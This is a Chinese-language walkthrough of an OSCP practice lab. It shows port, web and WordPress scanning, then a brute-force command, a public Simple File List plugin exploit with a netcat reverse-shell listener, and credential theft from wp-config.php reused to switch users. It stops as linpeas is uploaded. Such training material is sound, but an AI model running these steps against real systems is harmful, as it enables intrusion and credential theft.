关注泷羽Sec和泷羽Sec-静安公众号,这里会定期更新与 OSCP、渗透测试等相关的最新文章,帮助你理解网络安全领域的最新动态。后台回复“OSCP配套工具”获取本文的工具
官网打开靶场
信息收集
1# Kali攻击机地址
2192.168.45.159
3# 靶机地址
4192.168.206.105
扫描端口和目录
 1# 设置MTU
 2sudo ip link set dev tun0 mtu 1250
 3ip link show tun0
 4# 扫描端口
 5ports=$(sudo nmap -p- --min-rate=5000 -Pn 192.168.236.105 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
 6echo $ports
 7# 扫描服务
 8sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.236.105
 9sudo nmap --script=vuln -p$ports -Pn 192.168.236.105
10# 扫描目录
11gobuster dir -e -u http://192.168.206.105 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,txt -b 403,500,404 -z
12whatweb http://192.168.236.105/
扫描结果如下:
  1┌──(kali㉿kali)-[~/Desktop/Nukem]
  2└─$ echo $ports
  322,80,3306
  4
  5┌──(kali㉿kali)-[~/Desktop/Nukem]
  6└─$ sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.236.105
  7Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-20 02:28 EDT
  8Nmap scan report for 192.168.236.105
  9Host is up (0.32s latency).
 10
 11PORT     STATE SERVICE VERSION
 1222/tcp   open  ssh     OpenSSH 8.3 (protocol 2.0)
 13| ssh-hostkey:
 14|   3072 3e:6a:f5:d3:30:08:7a:ec:38:28:a0:88:4d:75:da:19 (RSA)
 15|   256 43:3b:b5:bf:93:86:68:e9:d5:75:9c:7d:26:94:55:81 (ECDSA)
 16|_  256 e3:f7:1c:ae:cd:91:c1:28:a3:3a:5b:f6:3e:da:3f:58 (ED25519)
 1780/tcp   open  http    Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
 18|_http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
 193306/tcp open  mysql   MariaDB 10.3.24 or later (unauthorized)
 20Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
 21Device type: general purpose|router
 22Running (JUST GUESSING): Linux 4.X|5.X|3.X|2.6.X (97%), MikroTik RouterOS 7.X (89%)
 23OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
 24Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (91%), Linux 3.2 - 4.14 (91%), Linux 2.6.32 - 3.10 (91%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (89%)
 25No exact OS matches for host (test conditions non-ideal).
 26
 27OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 28Nmap done: 1 IP address (1 host up) scanned in 254.79 seconds
 29
 30┌──(kali㉿kali)-[~/Desktop/Nukem]
 31└─$ sudo nmap --script=vuln -p$ports -Pn 192.168.236.105
 32Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-20 02:36 EDT
 33Nmap scan report for 192.168.236.105
 34Host is up (0.41s latency).
 35
 36PORT     STATE SERVICE
 3722/tcp   open  ssh
 3880/tcp   open  http
 39|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.'
 40| http-csrf:
 41| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.236.105
 42|   Found the following possible CSRF vulnerabilities:
 43|
 44|     Path: http://192.168.236.105:80/
 45|     Form id:
 46|     Form action: /
 47|
 48|     Path: http://192.168.236.105:80/
 49|     Form id:
 50|     Form action: /
 51|
 52|     Path: http://192.168.236.105:80/index.php/author/admin/
 53|     Form id:
 54|     Form action: /
 55|
 56|     Path: http://192.168.236.105:80/index.php/author/admin/
 57|     Form id:
 58|     Form action: /
 59|
 60|     Path: http://192.168.236.105:80/index.php/student-registration/
 61|     Form id:
 62|     Form action: /
 63|
 64|     Path: http://192.168.236.105:80/index.php/student-registration/
 65|     Form id:
 66|     Form action: /
 67|
 68|     Path: http://192.168.236.105:80/index.php/sample-page/
 69|     Form id:
 70|     Form action: /
 71|
 72|     Path: http://192.168.236.105:80/index.php/sample-page/
 73|     Form id:
 74|     Form action: /
 75|
 76|     Path: http://192.168.236.105:80/index.php/2020/09/
 77|     Form id:
 78|     Form action: /
 79|
 80|     Path: http://192.168.236.105:80/index.php/2020/09/
 81|     Form id:
 82|     Form action: /
 83|
 84|     Path: http://192.168.236.105:80/index.php/instructor-registration/
 85|     Form id:
 86|     Form action: /
 87|
 88|     Path: http://192.168.236.105:80/index.php/instructor-registration/
 89|     Form id:
 90|     Form action: /
 91|
 92|     Path: http://192.168.236.105:80/index.php/category/uncategorized/
 93|     Form id:
 94|     Form action: /
 95|
 96|     Path: http://192.168.236.105:80/index.php/category/uncategorized/
 97|     Form id:
 98|     Form action: /
 99|
100|     Path: http://192.168.236.105:80/wp-login.php
101|     Form id: loginform
102|     Form action: /wp-login.php
103|
104|     Path: http://192.168.236.105:80/index.php/dashboard/
105|     Form id:
106|     Form action: /
107|
108|     Path: http://192.168.236.105:80/?p=6
109|     Form id:
110|_    Form action: /
111| http-fileupload-exploiter:
112|
113|     Couldn't find a file-type field.
114|
115|     Couldn't find a file-type field.
116|
117|_    Couldn't find a file-type field.'
118| http-sql-injection:
119|   Possible sqli for queries:
120|_    http://192.168.236.105:80/wp-includes/js/plupload/moxie.min.js?ver=1.3.5%27%20OR%20sqlspider
121|_http-dombased-xss: Couldn't find any DOM based XSS.'
122|_http-phpself-xss: ERROR: Script execution failed (use -d to debug)
1233306/tcp open  mysql
124
125Nmap done: 1 IP address (1 host up) scanned in 556.05 seconds
126
127┌──(kali㉿kali)-[~/Desktop/Nukem]
128└─$ whatweb http://192.168.236.105/
129http://192.168.236.105/ [200 OK] Apache[2.4.46], Country[RESERVED][ZZ], Email[admin@local.host], HTML5, HTTPServer[Unix][Apache/2.4.46 (Unix) PHP/7.4.10], IP[192.168.236.105], JQuery, MetaGenerator[TutorLMS 1.5.3,WordPress 5.5.1], PHP[7.4.10], Script[text/javascript], Title[Retro Gamming – Just another WordPress site], UncommonHeaders[link], WordPress[5.5.1], X-Powered-By[PHP/7.4.10]
130
131===============================================================
132http://192.168.206.105/index.php            (Status: 301) [Size: 0] [--> http://192.168.206.105/]
133http://192.168.206.105/wp-content           (Status: 301) [Size: 242] [--> http://192.168.206.105/wp-content/]
134http://192.168.206.105/wp-login.php         (Status: 200) [Size: 6193]
135http://192.168.206.105/wordpress            (Status: 301) [Size: 241] [--> http://192.168.206.105/wordpress/]
136http://192.168.206.105/license.txt          (Status: 200) [Size: 19915]
137http://192.168.206.105/wp-includes          (Status: 301) [Size: 243] [--> http://192.168.206.105/wp-includes/]
138http://192.168.206.105/readme.html          (Status: 200) [Size: 7278]
139http://192.168.206.105/wp-trackback.php     (Status: 200) [Size: 135]
140http://192.168.206.105/wp-admin             (Status: 301) [Size: 240] [--> http://192.168.206.105/wp-admin/]
141http://192.168.206.105/xmlrpc.php           (Status: 405) [Size: 42]
142^C

 熟悉的Wordpress,找到登录入口
1# 简单版本
2wpscan --update --url  http://192.168.206.105 -e u
3
4# 复杂全插件扫描版本
5# 枚举插件和用户名
6wpscan --enumerate ap,t,u --api-token 6Chbzkayn13XcMOgzoDGA85OLpV5BbXhGQ55s8qz88g --plugins-detection aggressive  --url http://192.168.206.105
7# 爆破密码 很慢,作为最后的手段
8wpscan --usernames admin --passwords /usr/share/wordlists/rockyou.txt  --url http://192.168.206.105

WP插件漏洞
虽然没有得到登录密码,但是扫描发现simple file list插件存在漏洞,搜索simple file list插件相关漏洞利用方法。
1searchsploit simple file list
2searchsploit -m php/webapps/48979.py

 修改为kali的IP,端口改为原靶机就开放的端口,这里用的5000,虽然在一开始并未扫描出来,但是降速后是可以扫描出来的5000端口。
1rlwrap nc -lvnp 5000
2python 48979.py http://192.168.206.105

内网信息收集
查看配置文件得到数据库密码
1cat wp-config.php


数据库密码commander CommanderKeenVorticons1990
把数据密码当作用户密码来直接复用,切换用户,也可以直接ssh登录代替当前的登录。
1su commander
2python3 -c 'import pty;pty.spawn("/bin/bash")'
拿到第一个flag
 数据库中找不到更多的有用内容
1scp linpeas.sh commander@192.168.206.105:/tmp/linpeas.sh
上传小豌豆来找
